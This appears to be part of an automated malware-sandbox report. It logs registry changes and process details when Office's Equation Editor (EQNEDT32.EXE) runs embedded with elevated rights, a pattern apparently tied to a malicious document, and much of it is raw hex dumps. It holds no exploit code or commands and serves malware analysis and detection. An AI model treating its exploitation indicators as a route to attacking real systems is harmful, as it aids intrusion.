			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1426587697	1426587698	success or wait	1	6A270648	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1426587698	1426587699	success or wait	1	6A270648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\725F8	725F8	binary	04 00 00 00 EC 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C2 92 7B A2 85 AB D8 01 F8 25 07 00 F8 25 07 00	04 00 00 00 EC 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00	success or wait	1	6A270648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 F8 25 07 00 F8 25 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source	Symbol

Analysis Process: EQNEDT32.EXE PID: **2612**, Parent PID: **576**

General

Target ID:	2
Start time:	17:18:13
Start date:	08/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	success or wait	1	414E81	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Zoom	unicode	200	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	CustomZoom	unicode	150	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ShowAll	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Version	unicode	3.1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ForceOpen	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDocked	unicode	1	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarShown	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDockPos	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	MTUpgradeDialog	unicode	4	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Full	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	script	unicode	7 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	scriptscr<wbr>ipt	unicode	5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Symbol	unicode	18 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	SubSymbol	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LineSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixRowSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixColSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SuperscriptHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubscriptDepth	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimHeight	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimLineSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	NumerHeight	unicode	35%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	DenomDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarThick	unicode	0.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubFractBarThick	unicode	0.25 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FenceOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SpacingFactor	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MinGap	unicode	8%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	RadicalGap	unicode	2 pt	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	EmbellGap	unicode	1.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	PrimeHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Text	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Function	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Variable	unicode	Times New Roman,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	LCGreek	unicode	Symbol,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	UCGreek	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Symbol	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Vector	unicode	Times New Roman,B	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Number	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User1	unicode	Courier New TUR	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User2	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	EquationWindow	unicode	171,213,853,1066	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	SpacingWindow	unicode	40,20,124,493	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	TextLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	MathLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **2024**, Parent PID: **576**

General

Target ID:	5
Start time:	17:18:20
Start date:	08/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	success or wait	1	414E81	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	success or wait	1	414E81	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Zoom	unicode	200	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	CustomZoom	unicode	150	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ShowAll	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	Version	unicode	3.1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ForceOpen	unicode	0	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDocked	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarShown	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	ToolbarDockPos	unicode	1	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\General	MTUpgradeDialog	unicode	3	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Full	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	script	unicode	7 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	scr iptscr<wbr>ipt	unicode	5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	Symbol	unicode	18 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Sizes	SubSymbol	unicode	12 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LineSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixRowSpacing	unicode	150%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MatrixColSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SuperscriptHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubscriptDepth	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimHeight	unicode	25%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimLineSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	NumerHeight	unicode	35%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	DenomDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarThick	unicode	0.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubFractBarThick	unicode	0.25 pt	success or wait	1	414F81	RegSetValueExA
